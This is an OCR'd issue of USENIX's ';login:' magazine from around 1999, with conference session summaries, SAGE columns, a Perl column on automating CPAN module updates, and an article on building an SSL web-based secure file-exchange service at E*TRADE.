He planned to rely on experience he had gained in Asian support. He decided that Unicode was not an option because it doesn't seem to be widely used, and some Chinese, Korean, and Japanese characters are mapped to the same codepoint.

His problems had to do with some of the assumptions that most vi clones had about text encoding. These included the idea that each single byte was a character and that a space was used to separate words. Asian users need multi-byte encoding support.

He set out to build something that would allow switching between various external encoding methods in order to have seamless multilingual support. He also wanted his product to be able to mix character sets in the text and to be able to preserve that information within the saved file – all while still behaving like the standard vi editor.

The first attempt resulted in JElvis. It was based on Elvis with an updated internal encoding method. It was limited to only a few external encoding methods but was a step closer to what he wanted to accom-

plish. His current product is nvi-m17n. It is based on Keith Bostic's nvi but has better multilingual capabilities.

Nvi-m17n solves problems in most cases, but he's still working on a few things, including word boundary issues and the regex library. He would also like to switch to using widechar and multi-encoding.

Jun-ichiro's key to multilingual programming includes reducing the number of assumptions made by the software.

Session: Kernel
Summary by Jeffrey Hsu

Improving Application Performance through Swap Compression

R. Cervera, T. Cortes, and Y. Becerra, Universitat Politècnica de Catalunya – Barcelona

Toni Cortes started out by explaining that the motivation for his group's work was not to run super-large applications, but to enable laptops to run larger applications. The goals were to increase swapping performance without adding more memory and to increase swap space without adding more disk. He went on to describe three novel optimizations of the project: different paths for reads and writes, batching writes, and not splitting pages between buffers. The speed-ups on the benchmarked applications range from 1.2x to 6.5x. In performing the benchmarking, they discovered there was no perfect cache size. The large caches take away from application memory, and too-small caches won't allow the application to run. He then described related work, such as that done by Douglis in 1993, which did not handle reads and writes differently, had limited batch writes, and showed performance gains only for some applications. There was a question raised from the audience about which compression scheme was used. The answer was lz0, but it is easy to change the algorithm if a better one comes along.

New Tricks for an Old Terminal Driver

Eric Fischer, University of Chicago

Eric Fischer started by posing the basic question of how to get the arrow keys to work with different shells and applications. The problem is that some applications support keyboard editing directly and others rely on the operating system. He then discussed the three possible places to implement basic editing facilities: individual applications, the operating system, and a middle layer. He concluded that it's best to add support in the OS. He gave an overview of the line terminal code in the kernel and how it parses line input, looking for editing keys. One complication is that the VT100 and vi-mode bindings require the kernel to keep track of state, since they are multikey sequences. History, in the form of the up and down keys, is kept in a daemon rather than managed inside the kernel. There are ioctls that an application can use to store lines, read lines, get the contents of the current line, and change the contents of the current line. For compatibility reasons, the OS implementation of the editing keys needs to preserve to the application the illusion that the cursor is always on the right. He does this by removing characters when moving left and placing them back when moving right. He uses VT100 key bindings for the cursor keys. A question was raised during the session about how non-VT100 terminals are supported. The reply was that most modern terminals use ANSI sequences, which are the VT100 ones. It is hard to get access to termcap info inside the kernel; therefore, these sequences are hard-wired.

The Design of the DENTS DNS Server

Todd Lewis, MindSpring Enterprises

Todd Lewis first recounted his frustrations configuring and administering the BIND DNS server and how they motivated him to work on a flexible name server with easy-to-configure graphical admin tools and the flexibility to use multiple back ends rather than flat files to store data. Dents was written from scratch in ANSI C. It uses `glib`, which is like STL, except for C. Internally, it uses CORBA interfaces to control facilities. Lewis talked about the internal structure of the code and how one can write different adapter drivers to retrieve zone information from many disparate sources, include flat files, RDBMs, and even scripts. Lewis believes that server restarts should be rare events, unlike in Windows where configuration changes invariably require a system reboot. Yet in UNIX we suffer from the same problem for many of our services. His solution is to use persistent objects, not config files, to store parameters. By having a well-defined CORBA IDL interface to the server, configuration changes can be made without having to restart. Furthermore, the use of CORBA allows for transactional zone editing. Dents currently uses the ORBit orb.

Lewis feels that the later revisions of the DNS spec confuse the primary role of DNS – retrieving queries – with new features such as editing. The new BIND supports dynamic updates, but the changes are not persistent, but get lost when the server shuts down.

The first public release of Dents came in fall 1988. Ongoing work includes control-facility enhancements and more drivers to interface to different zone data stores. Interested developers should see <http://www.dents.org>

SAGEnews & features

Wisdom of the Aged

by Tina Darmohray

Tina Darmohray, editor of SAGE News & Features, is a consultant in the area of Internet firewalls and network connections and frequently gives tutorials on those subjects. She was a founding member of SAGE.

<tmd@usenix.org>

So much of what we learn that makes us successful as professionals is nontechnical. I've always felt better with hard and fast numbers than with subjective or "touchy-feely" accomplishments. I typically feel I've been more productive on days I've rolled out six routers with packet filters on them than on those when I can say, "I facilitated a difficult meeting between warring departments that resulted in a successful agreement." Somehow the former means something, while the latter leaves me wondering if I really "worked," although many would argue that the ability to accomplish the latter is harder to find and may be more valuable. So it's no wonder that I'm sometimes the last one to recognize that something as "simple" as "experienced perspective" is an invaluable and necessary component to organizational success. If "soft" skills are hard to quantify, how are you ever going to teach or learn them? The best answer I have for this is that it just takes time.

What got me thinking about this is an article that my parents passed along to me last month. It appeared in the August 9 *U.S. News*. It was about the latest research on brains, which reveals that adolescent brains are not like adults' brains. (That's a big, affirmative "duh" coming from the teenage crowd.) Apparently, the part of the brain that acts as the CEO, in charge of making sound decisions with multiple inputs, just isn't working to the level of an adult's. And that part, the prefrontal cortex, doesn't really hit maturity until somewhere between ages 20 and 30, depending on gender and the individual. *Wow*, doesn't that technical tidbit go a long way toward explaining things to this sysadmin/mom! The article goes on with more fascinating findings on brain development. All of it makes perfect sense and goes a long way toward explaining what all of us have already observed: a little time and experience go a long way toward creating a well-rounded individual.

I was reminded of that, professionally, a few weeks ago, when I was working with several young system administrators at their site. They were clearly bright and filled with boundless energy. Without the structure that spouses, children, and mortgages bring, they also enjoyed the flexibility to spend unlimited hours at work and pour all their energies into it. At some level, they were literally running enthusiastic circles around me, and I caught myself wondering what I could possibly bring to the table. But a short time later, during an organizational review meeting, I realized that I brought professional experience to the mix, and that it was tangible and valuable, if somewhat hard to measure with strictly quantitative methods.

For all their sheer brain power and overwhelming dedication to the job, these administrators were making lack-of-experience mistakes that were costing their company. Here are a few that stood out:

- unilateral decisions without seeking input or consensus
- new-feature development ahead of basic infrastructure implementation
- changing features on the fly
- falling into the "NIH" mindset
- rushing to new technology before determining why the old didn't work

In short, they were working hard but not smart. All it took was a few "Have you thought of approaching it this way?"s, and they were off and running in more productive and fruitful directions.

SAGE, the System Administrators Guild, is a Special Technical Group within USENIX. It is organized to advance the status of computer system administration as a profession, establish standards of professional excellence and recognize those who attain them, develop guidelines for improving the technical and managerial capabilities of members of the profession, and promote activities that advance the state of the art or the community.

All system administrators benefit from the advancement and growing credibility of the profession. Joining SAGE allows individuals and organizations to contribute to the community of system administrators and the professions as a whole.

SAGE membership includes USENIX membership. SAGE members receive all USENIX member benefits plus others exclusive to SAGE.

SAGE members save when registering for USENIX conferences and conferences co-sponsored by SAGE.

SAGE publishes a series of practical booklets. SAGE members receive a free copy of each booklet published during their membership term.


SAGE sponsors an annual survey of sysadmin salaries collated with job responsibilities. Results are available to members online.

The SAGE Web site offers a members-only Jobs-Offered and Positions-Sought Job Center.

So if simply providing alternatives to their approach made so much difference, why weren't these suggestions obvious to them? I think it gets back to the experience thing. I can recall many lightbulb moments (you know, the kind where it suddenly comes on?) that were triggered by someone just asking me to look at the problem from a different perspective or relating a time that they solved a similar problem and what they learned while doing so. These bits of advice and experience don't have to be earth-shattering rocket science. Typically they aren't technical book-learned revelations at all, but problem-solving skills gathered over time. You learn these from trial and error and observation. And, little by little, you integrate them into your own repertoire, which you can then draw on for future success.

Like brain development, professional experience doesn't happen overnight. Arguably, this kind of learning "takes a lifetime," continuing as long as you remain open to it. Knowledge without experience is only half of the toolset required to be a well-rounded professional. Combined, they add up to wisdom, the best tool of all.

Moving Along



by Hal Miller

Hal Miller is president of the SAGE STG Executive Committee.

<halm@usenix.org>

I have been on one SAGE board or another for nearly eight years, almost six as president (in two countries). I have worked on many projects, with many people, in many directions, and had a marvelous time. I have tried to provide some vision and direction, some organization and energy, and lots of encouragement to others. My term on the board ends at the conclusion of the calendar year 2000. While Barb Dijker and I were writing the current governing documents for SAGE, the only point about which we disagreed had to do with officer terms. I insisted on a clause that called for the reappointment of officers at the midpoint of the two-year board terms.

At this time, at that midpoint, I am stepping aside and making room for someone else to begin providing the vision and direction. It is a most difficult decision, made for unrelated personal reasons, but I think the right one for many reasons.

The time is right. Based on term limits I fall off the board soon anyway, so this gives a new president the opportunity to get things in gear and hit the next term at full speed. It takes a long time in a volunteer organization to make one's vision clear and to overcome inertia to get that vision implemented. The new president will have a vibrant organization, growing like crazy, making progress in many areas during that warm-up period, and will be able to guide things in new directions even before current projects finish.

I've been sitting here rereading a paper I wrote (for myself) about five years ago about what I thought SAGE should be. Much of what it says is either done or in progress. Much is still to be tackled. I have to continually remind myself that this is a volunteer organization, and even my time is limited by the facts that I need to earn a living, be with my family, and so on. Things move slowly, regardless of best intentions.

The biggest item still on my list of "things to do," in terms of importance, is "education." I intend to dedicate most of my SAGE time to this for the next year or so. Hopefully, you'll begin seeing more pieces of the program rolling out soon. Other items include involvement in technical

SAGE MEMBERSHIP
<office@usenix.org>

SAGE ONLINE SERVICES
List server: <majordomo@usenix.org>
Web: <http://www.usenix.org/sage/>

SAGE SUPPORTING MEMBERS


Collective Technologies
Deer Run Associates
Electric Lightwave, Inc.
ESM Services, Inc.
GNAC, Inc.
Macmillan Computer Publishing, USA
Mentor Graphics Corp.
Microsoft Research
MindSource Software Engineers
Motorola Australia Software Centre
New Riders Press
O'Reilly & Associates Inc.
Remedy Corporation
RIPE NCC
SysAdmin Magazine
TransQuest Technologies, Inc.
UNIX Guru Universe

standardization, "lobbying" (in the sense of providing information to legislatures over bills like the Communications Decency Act with regard to its impact on us), and expanding our publications lines. We will clearly be expanding our membership, probably significantly, and need to deal now with scale-up preparations. We will continue to expand member services. We will continue to expand internationally.

When I started working with SAGE, my purpose was simple. I needed a lot of help as a sysadmin (and still do). I guessed that a lot of other people needed similar things, and none of us would find our needs fulfilled anywhere else. SAGE has been, and continues to be, the source of help I've needed, although I find my needs changing as time passes. It is now time for other folks to step up and ensure that the organization can provide for others' needs too, especially where they may differ from mine. Time for me to "retire" back to the "real" job and family and let the new blood take over. I'll be around, you can count on it. SAGE has become family too.

Thanks for the ride. It's been an "E" ticket (this for those of you in my age bracket who remember Disneyland as it once was . . .). Keep in touch.

don't CPANic



by Joseph N. Hall

Joseph N. Hall is the author of *Effective Perl Programming* (Addison-Wesley, 1998). He teaches Perl classes, consults, and plays a lot of golf in his spare time.

In my previous article on the Perl CPAN module (April 1999), I talked about what it does and how you can use it to help automate the process of installing and maintaining Perl modules. In this column I'll cover a few more of the CPAN module's features and show you how to use it to help accomplish some more complicated tasks.

What's Up to Date?

The CPAN shell has a useful command called `r`, which presents you with a list of modules that are apparently not up to date. You can use it with an argument:

```
% perl -MCPAN -e shell
cpan shell  -  CPAN exploration and modules installation (v1.50)
ReadLine support enabled
cpan> r URI
CPAN: LWP::UserAgent loaded ok
Fetching with LWP:
```

(output deleted here)

```
Package namespace   installed latest in CPAN file
URI          1.00  1.04 GAAS/URI-1.04.tar.gz
```

Or just use it without an argument, in which case it will present you with a list of all modules that need updating. You can also do this from the command line:

```
% perl -MCPAN -e 'CPAN::Shell->r'
```

You have to use Perl method call syntax here – you can't just say

```
% perl -MCPAN -e r
```

because only certain shell functions (e.g., `install`, `test`) are exported by CPAN, and `r` isn't one of them.

Reinstalling Modules That Are Out of Date

To reinstall modules that are out of date, you need to do a little programming. The methods (like `r`) that produce lists of modules when used in the CPAN shell return Perl lists when used in a program. You could, for example, just list them:

```
use CPAN;
my @modules = CPAN::Shell->r;
print "The following modules need updating:\n";
for (@modules) { print STDOUT " $_\n" }
```

If you run this program you'll see that it still produces the usual stream of messages like:

```
Scanning cache /home/joseph/.cpan/build for sizes
Fetching with LWP:
  ftp://ftp.cdrom.com/pub/perl/CPAN/modules/03modlist.data.gz
```

If you want to suppress these messages, there are ways to do that. You may not want to suppress them, however, in the case of modules that have dependencies on other modules, because the resulting stream of half-there, half-not-there messages can be pretty confusing. `CPAN.pm`'s output is filtered, for the most part, through a bottleneck routine called `CPAN::Frontend::myprint`, which in turn is normally delegated to `CPAN::Shell::myprint`. To quiet things down you'll need to change this. You could just patch `CPAN::Shell::myprint`, replacing it with a subroutine that does nothing:

```
use CPAN;
BEGIN { local $^W; *CPAN::Shell::myprint = sub { 1 } }
```

Redefining a subroutine generates a warning, thus the `local $^W` to turn off warnings within the `BEGIN` block.

A more civilized way is to create your own subclass of `CPAN::Shell` and override `myprint` there. This is easier than it sounds:

```
use CPAN;
BEGIN {
  @MyFrontend::ISA = 'CPAN::Shell';
  sub MyFrontend::myprint { 1 }
  $CPAN::Frontend = 'MyFrontend';
}
```

Here we've made `MyFrontend` a subclass of `CPAN::Shell`, defined a new `myprint`, and set `CPAN::Frontend` to `MyFrontend` rather than its usual value of `CPAN::Shell`.

Of course, you may want to see the output from `CPAN::Shell` anyway, in which case you can ignore the preceding discussion.

Anyway, with that out of the way, we can now write a short program to automatically update out-of-date modules. Suppose we'd like to do all the `Math::` modules:

```
my @modules = CPAN::Shell->r('/^Math::/');
for (@modules) {
  print STDOUT "Reinstalling $_\n";
  CPAN::Shell->install($_);
}
```

You could even do this more succinctly:

```
CPAN::Shell->install(CPAN::Shell->r('/^Math::/'));
```

Problems with Auto-Reinstalling

When a module depends on one or more other modules, `CPAN.pm` tracks those dependencies and tries to install updated versions of those modules beforehand, recursing through multiple levels of dependencies if necessary. Many popular distributions such as `LWP (libwww-perl)` have several dependencies. If you are writing programs to automatically reinstall updated versions of modules, you should probably have CPAN automatically reinstall any modules that they depend on. The easiest way to do this is to set the "prerequisites_policy" configuration variable in CPAN to "follow":

We can now write a short program to automatically update out-of-date modules.

If you are writing programs to automatically reinstall updated versions of modules, you should probably have CPAN automatically reinstall any modules that they depend on.

```
% perl -MCPAN -e shell
cpan> o conf prerequisites_policy follow
  prerequisites_policy follow
cpan> o conf commit
commit: wrote /home/joseph/.cpan/CPAN/MyConfig.pm
```

Now `CPAN.pm` will automatically find and (re)install any modules that the modules you are reinstalling require. Other possible values of the policy are "ignore," which is risky because failing to install updated versions of required dependencies will eventually result in a Perl install that doesn't work properly, and "ask," which isn't all that useful unless you are running `CPAN.pm` interactively.

Some modules are a bit resistant to automatic installation. Some modules have interactive aspects to their install procedure (like `libnet` and `Term::ReadLine`). Other modules just have very complex install procedures that don't always go smoothly (like `Tk` or `Image::Magick`). I don't have any advice that will magically resolve this problem for you – you'll just have to deal with those ornery modules as you encounter them.

If you run some kind of auto-update as a cron job, you will want to consider the consequences of failed installs, as well as what happens when you successfully install a module that is either buggy or no longer compatible with your current Perl programs. Sooner or later it will happen. Obviously you should never automatically update a Perl configuration on a "production" platform. But if you want to just keep up with the latest and greatest on your own machine, or set up a machine specifically for the purpose of debugging software against the latest and greatest Perl modules, then you will certainly want to consider using `CPAN.pm` to automate the updating process.

(Auto)bundling for Fun and Profit

Let's suppose that you have just taken over operation of a Perl installation and you have been asked to help move it to another server. In general, you can't just copy a Perl installation from one machine to another. You have to reinstall Perl and then reinstall all the modules that were present in the original installation. But how do you find out what modules were there?

The answer is found in the CPAN module, of course. The CPAN shell has a command called `autobundle`, which creates a list (called a "bundle") of all of the modules that are installed in the directories in your Perl include path (in `@INC`). Creating an autobundle is easy:

```
% perl -MCPAN -e shell
cpan> autobundle
```

(copious output follows)

```
Wrote bundle file
  /home/joseph/.cpan/Bundle/Snapshot_1999_10_05_00.pm
```

If you look in the bundle file you'll see that it's actually a specially formatted Perl module. You can look at it with perldoc (expect some warnings from the always-pedantic pod2man translator):

```
% perldoc /home/joseph/.cpan/Bundle/Snapshot_1999_10_05_00.pm
```

The bundle's main use, however, is that it gives you a way to automatically install a "bundle" of modules. All you have to do is return to the CPAN shell and type:

```
cpan> install Bundle::Snapshot_1999_10_05_00
```

The CPAN module will go through the list of modules in the autobundle and automatically reinstall them. You can even do it right from the command line:

```
% perl -MCPAN -e 'install Bundle::Snapshot_1999_10_05_00'
```

You can use the autobundle to "copy" a Perl installation from one site to another. Create an autobundle on one machine, move it to the next, and execute the install. Voilà – you now have a new install with the latest versions of those modules in place.

The only problem with autobundles is that the modules in the bundle file appear in alphabetical order. This isn't generally the most convenient order. As I noted above, a few modules require interactive installation. It's best to identify these and relocate them to the top of the bundle file so that you can deal with the interactive installs all at once. You may also want to break the bundle file into pieces ("interactive" and "noninteractive," perhaps), or just exclude the more troublesome modules from the bundle altogether.

Summary and Acknowledgments

That's it for my coverage of the CPAN module – for now, anyway. Perhaps some of the ideas here will help you administer your Perl installation more quickly and effectively.

One final note: I'd like to thank Andreas Koenig for his years of excellent work on the CPAN module, and also the members of Perl 5 Porters who defined and standardized CPAN and the Perl module structure. Without their efforts, most of the power and diversity available in Perl modules today simply wouldn't exist.

Create an autobundle on one machine, move it to the next, and execute the install. Voilà – you now have a new install with the latest versions of those modules in place.

E*TRADE secure data exchange

Using an SSL-based Web Server and Browser to Exchange Files Securely

by Ross Oliver

Ross Oliver is the Production Security Manager for E*TRADE Group. Although he has 15 years of UNIX industry experience, he still wants to be a pilot when he grows up.

<reo@airaffair.com>

The e-commerce industry is awash in mergers, strategic alliances, partnerships, and outsourcing. This organizational networking creates an increasing demand for sharing of data within organizations. Much of the data is sensitive or confidential. At the same time, traditional secure data paths of direct dial-up links, private networks, and dedicated communications lines are giving way to the Internet as the all-purpose information conduit. Since the Internet is a public data medium, the challenge is how to give members of the organization the capability to move data about quickly and easily, while still protecting data integrity and confidentiality.

This article describes a simple file-exchange service called Secure Data Exchange (SDX) that I developed to fulfill this data-transport need. My employer is E*TRADE Group (parent company of E*TRADE Securities), so speed and efficiency of online data flow and maintaining security and confidentiality are critical factors.

For two-way file exchange, an FTP server is probably the most common service used. It was certainly the one requested the most by users. However, I was opposed to FTP because of these weaknesses:

- No built-in encryption. The FTP protocol sends all data as cleartext. It is possible to encrypt the file before transfer, but this requires the sending and receiving parties to obtain, install, and use the same encryption software, as well as manage the password, key, or other method of encryption/decryption. This extra encryption step might sometimes be accidentally (or intentionally) omitted, allowing the data to transit the Internet in the clear. Even when the file itself is encrypted, the FTP login and password still cross the Internet as cleartext, exposing them to possible eavesdropping.
- Difficult to implement in a firewalled environment. Because FTP requires multiple connections on multiple ports, the FTP protocol is difficult to get through a firewall. I wanted a service that keeps all its traffic on a single well-known port, and for all connections to be initiated by the client.
- Archaic user interface. The UNIX-inspired command structure of FTP can be difficult for nontechnical users. This is mitigated somewhat by newer GUI-based Windows FTP clients, but the process can still be obscure.
- Difficult to limit operations. I wanted to be able to restrict the ability to upload, download, and delete files on a per-directory basis.
- Account management. E*TRADE being a typical fast-growing company, I wanted a better way to manage user accounts than the usual UNIX utilities useradd, usermod, and userdel. Ultimately, the requesting department or group should have the ability to manage accounts and permissions for its own directory on the server.

My first attempt at a solution was to look for commercial FTP servers that offer encryption capability. One product is FileDrive from a company called Differential

(<http://www.filedrive.com>). This product looked promising, but it is expensive and would require all users both inside and outside of E*TRADE to obtain and install the FileDrive client software. At the time, the company also lacked a UNIX client.

I also considered Secure Shell (ssh), but, as with FileDrive, licensing and installation of client software would be required. In addition, ssh key management would require significant time and effort. And at the end, the user interface would not be much better than FTP.

Another reason I wanted to stay away from commercial software packages was to avoid going into the business of end-user support. This service had to be as simple and fool-resistant as possible.

I wanted to stay away from commercial software packages to avoid going into the business of end-user support. This service had to be as simple and fool-resistant as possible.

The Lightbulb

For about a year, I had been toying with the idea of using an SSL-based Web server for secure file exchange. Most Internet users are familiar with downloading files from Web sites: click on a link to a document and the browser retrieves the file, then either displays it, invokes the proper external viewer, or offers to store the file on the local disk drive.

Uploading would be done using an HTML form with an input field of type FILE. Here is an HTML fragment showing how the file type is used:

```
<form ENCTYPE=multipart/form-data method=post action=receivefile.cgi>
File to upload:
<input type=file size=35 name=upload_file>
<input type=submit value=Upload>
</form>
```

To upload a file, the user enters a file name in the text box of a form (newer browsers can also offer a file-selection box). When the form is submitted, the browser sends the contents of the file as part of the form data.

A Web-based file-exchange service would have several advantages over FTP:

- Using SSL would automatically encrypt data, logins, and passwords, eliminating the possibility of eavesdropping.
- No software would need to be purchased or installed by the users.
- A simple GUI-based user interface would be easy for nontechnical users to master.
- Since E*TRADE already used the Netscape Enterprise Server, no new software would need to be purchased for the server side.
- Most sites permit Web traffic, so the firewall problems of FTP would be avoided.

At first I hoped to find a complete package somewhere on the Net to implement this scheme. A lot of searching and browsing did not turn up any results. The lack of any examples of file uploading may be the result of lingering suspicions about the file input type. When Netscape first introduced the file-upload feature, many people criticized it as a security risk. I spent some time trying to write Perl code from scratch to parse the multipart-MIME form data, but abandoned that approach when I discovered that the Perl module CGI.pm implemented file reception. In just a few hours, I had a functioning Web page consisting of a single input field and a Submit button, along with a CGI script that would receive the file and write it to disk. A new service was born.

User Interface Design

The next step after proof-of-concept was to flesh out the service and design the user interface and associated functions. The user interface is a single page, with four stacked

Access to SDX requires individual logins and passwords.

sections. The top section contains the E*TRADE logo, the SDX title, and a standard warning: "Unauthorized access is prohibited." The next section contains a directory name or title and a text description of this particular directory. The third section contains the file-upload field (with a Browse button, if the browser supports it) and an Upload button. The bottom section contains the list of files available for download. The list includes the file names and modification dates and times of the files. If file deletion is permitted, a DELETE link beside each file name allows users to delete individual files.

My personal preference for Web-page visual design is rather utilitarian. I like them fast and clean, without a lot of eye candy. Nevertheless, a batch of text floating on a sea of white is a little sterile. To add some visual interest, I added a vertical color bar (adopted from the company intranet) to the left side of the page and the company logo to the top section.

To keep the service as generic as possible and keep management to a minimum, no navigation links are provided to move among directories. Users must either bookmark or enter URLs manually.

Implementation

Since the Netscape Enterprise server was already used to run the main E*TRADE Web site, and I had had plenty of experience with it in my previous position as a UNIX system administrator for E*TRADE, I chose this as the Web server for SDX as well. The host machine is a Sun Ultra 2 running Solaris 2.6.

Each department or group that uses SDX is given one or more file-exchange areas. Each area has a corresponding unique URL and maps to a directory on the host filesystem.

Within each of these directories are the scripts and configuration files that implement the service. To hide the inner workings of SDX and prevent conflicts between configuration files and data files, the actual data files are stored in a subdirectory immediately below each file-area directory.

Two Perl scripts implement the primary SDX functions: `index.cgi` generates all the HTML to display the page (there are no static HTML files) and receive file uploads. The script `delete.cgi` handles file deletions.

I named the main script `index.cgi` so it would be invoked automatically by Netscape when users entered the directory URL. This allows users to treat the URLs as directories or file folders and prevents direct listings of directory contents.

Three zero-length files may also be present in each directory. They serve as on-off flags for the upload, download, and delete functions. My original plan was for these files to contain lists of LDAP groups that are permitted to perform each operation. This has yet to be implemented.

Access Control

Access to SDX requires individual logins and passwords. To maintain accurate activity logs and accountability, I don't allow shared or generic accounts.

For user management, the Netscape LDAP service included with the Enterprise Server 3.5 is used. Originally, I used the Netscape Administrator interface to create user accounts, but this became too cumbersome when adding groups of more than a few users. So I developed scripts that use the Netscape LDAP interface utility ldapmodify to perform batch additions of users. I also created a page and CGI script that uses ldapmodify to give the users the ability to change their passwords.

Once users and groups are defined, access to the directories is controlled by the Enterprise Server access control lists (ACLs). Having directory ACLs separated from user and group definitions is less convenient than I would like. Ideally, a single interface would manage all elements. My future goal is to give the `index.cgi` script direct access to the LDAP database and to store the directory ACLs as LDAP entries. Defining my own ACLs would also bypass a limitation of Netscape's ACLs: the server can't determine a user's permissions until she actually attempts an operation. I want to be able to determine in advance the user's permitted operations, so forbidden operations are not even displayed.

Tools for Automating the File-Transfer Process

Once I had the basic system up, the need quickly arose for a way to perform noninteractive file transfers, such as from scripts and cron jobs. For an earlier project involving benchmarking Web-site performance, I had written a Perl script that used the SSLeay Perl module to perform HTTP retrievals of Web pages. I was able quickly to adapt this script to the function of automated downloading by added a few lines to write the retrieved file to disk.

The upload script took more time, mainly in working out all the nuances of the multipart MIME format required for the form submission. Once again, finding no examples on the Web, I was working from scratch. I also added a flag variable to the upload form so that when the server received a submission from a script, its reply was a small, easily parsed text message rather than a full-blown HTML page.

The Perl scripts worked well in our predominantly Solaris UNIX environment. But many potential users wanted to transfer files to and from Windows NT systems. Obtaining or building Perl, then adding the SSLeay module on Windows, would be beyond the capabilities of most of my intended audience, so the Perl scripts would be of no use. I decided to build standalone Windows-executable versions.

I had not done any C coding in Windows in quite some time, so as an interim step, I first built C versions of the programs on UNIX, using as a template the demo SSLeay client cli.cpp, included in the SSLeay package. These standalone UNIX binaries would later prove to be useful on UNIX hosts where no Perl versions or SSLeay module were available.

Once the UNIX versions were working well, I began the port to Windows using Microsoft Visual C++ 6.0. The most time-consuming part of the port was getting the SSLeay environment built under Visual C++. This took many hours of searching the online docs and much trial and error. Once this was done, however, porting the actual programs went fairly smoothly. Most changes had to do with differences in the TCP/IP socket library functions.

One final change made later was to restrict the utilities to using only the DES encryption algorithm, to avoid the need for an RSA license.

Problems

A brief description of some of the problems I encountered:

Windows users do not hesitate to use spaces and all sorts of special characters in their file names. I had to take this into account when translating file names into URLs, translating nonalphanumeric characters into hex. Path names also had to be trimmed off. This requires two separate passes, one for UNIX paths and another for Windows.

The mime.types file included in the UNIX version of Netscape Enterprise server defines the file extensions .bat and .exe as the CGI file type. This meant that whenever someone

The need quickly arose for a way to perform noninteractive file transfers.

I severely underestimated the amount of disk space that would be needed.

tried to download a file with either of these extensions, the server tried to execute the file locally (on the UNIX host) rather than sending it as data.

A frequent occurrence is to omit the `s` from `https`. This can happen if the user simply forgets the `s` when typing the URL or relies on the "feature" of most browsers to assume `http` if only the domain name is entered. The usual result is a call to me complaining that the SDX server is down. A future enhancement would be to set up another Web server instance on port 80 that would return a redirect to the 443 port.

I originally had the server on a high-numbered IP port, because port 443 was already in use on the host machine. This caused a problem for some outside users because their sites' firewalls allowed outbound connections only on ports 80 and 443. Using the Solaris virtual-interface capability, I added another IP address and moved the SDX service to port 443. Once I had a dedicated IP address, I also assigned a dedicated DNS name.

I severely underestimated the amount of disk space that would be needed. Some users are transferring files several hundreds of megabytes in size. The original host for the service was a Sun Ultra 2 with two 2GB disk drives, shared with several other services. As of this writing (July 1999), I am in the process of moving the service to a dedicated Sun Enterprise 250 server with 100GB of disk space. So that users will not be surprised by running out of disk space during an upload, I also added a message to the upload portion of the form showing the amount of free disk space.

The CGI.pm Perl module uses a temp file to store the uploaded file as it is being read from the posted form. If the file system containing the temp file runs out of space, the module silently truncates the file. The default location for these temp files is /var/tmp, which on my original host was a rather small file system. To permit larger temp files, I created a temp directory on the main file-storage file system. The following Perl statement will specify to the CGI.pm module what directory to use for temp files:

```
$TempFile::TMPDIRECTORY = '/opt/usr/tmp';
```

If the upload does not complete (the network connection is broken or the user presses the Stop button), CGI.pm leaves the temp file behind. To keep the temp space from filling up because of this, I created a daily cron job to clean up any leftover files.

I had originally placed the GIF graphics files used on all the pages in /images, a dedicated subdirectory of the document root directory. However, some versions of the Netscape browser prompted the user with two separate authentication prompts, one for the images directory and one for the actual directory being accessed. Newer versions don't have this problem, but to solve the problem for the affected users I created beneath each document directory an images symbolic link to the actual /images directory.

Future Directions

Improved Education

One of the biggest challenges is educating potential users about the availability and use of SDX. It is not enough simply to put some documentation on the intranet and wait passively for requests to come in. I plan to use email messages, presentations, and maybe even this article to raise awareness about the virtues of SDX.

Along with education about the generic service, I plan to produce documentation geared toward application and Web-site developers about how to use my techniques on their own Web sites.

Improvements in Access Control

Having directory ACLs stored separately from user and group definitions is less convenient than I would like. Ideally, a single interface would manage all access-control elements. My goal is to give the CGI scripts direct access to the LDAP database and store the directory ACLs as LDAP entries. A frequent request is to restrict download/upload/delete access by user or group rather than by entire directory. Defining my own ACLs would also give me the flexibility to do this.

One of the weaknesses of server ACLs is that the server doesn't determine a user's permissions until he actually attempts an operation. I would prefer to have that information in advance, so when the dynamic page is generated, forbidden operations are not even displayed.

Delegated User and Access Management

To reduce my administrative workload, I would like to be able to delegate "sub-administrators" who can add, change, and delete users in their designated groups. This will become even more critical as the number of users grows and, perhaps, multiple servers at our multiple data centers are established. I am currently reviewing a product for this purpose called SiteMinder, by Netegrity.

Integration with Other Access Control Methods

The last thing any of us needs is yet another login and password (YALAP?). Someday I would like to be able to point the server at an authentication server and not have to manage user accounts at all.

Measuring Success

SDX has been in active service for over a year. There are about ten different groups within E*TRADE who use SDX on a regular basis. The most frequent use is by desktop users who use SDX to exchange spreadsheets, Word documents, and other data files. Other groups have successfully built automated processes to exchange files using the tools I provide. One group has adopted my techniques to use on its own Web site for serving its clients.

Some developers still cling to FTP, especially if they already have scripts built to use it. But with the increasing reliability of the automated transfer scripts, acceptance is growing.

Resources

CGI.pm Perl module: <http://stein.cshl.org/WWW/software/CGI/>

SSLeay: <ftp://ftp.psy.uq.oz.au/pub/Crypto/SSL>


Secure Shell (ssh): <http://www.datafellows.com>

FileDrive: <http://www.filedrive.com>

Netegrity: <http://www.netegrity.com>

SDX has been in active service for over a year.

how now



by Steve Johnson

Steve Johnson has been a technical manager on and off for nearly two decades. At AT&T, he's best known for writing Yacc, Lint, and the Portable Compiler.

<scj@transmeta.com>

and Dusty White

Dusty White works as a management consultant in Silicon Valley, where she acts as a trainer, coach, and troubleshooter for technical companies.

<dustywhite@earthlink.net>

When something goes wrong, most people want to know "Why?" This is especially the case when someone we work with fails to meet our expectations, be it an employee, peer, or manager. Why didn't I get that promotion? Why aren't you finished with this project? Why did you send that email flame to Joe?

We would like to suggest that, when dealing with people, "How?" is a better question to ask than "Why?" How did the company make that decision? How did this project not get finished? How did your discussion with Joe lead to your feeling angry?

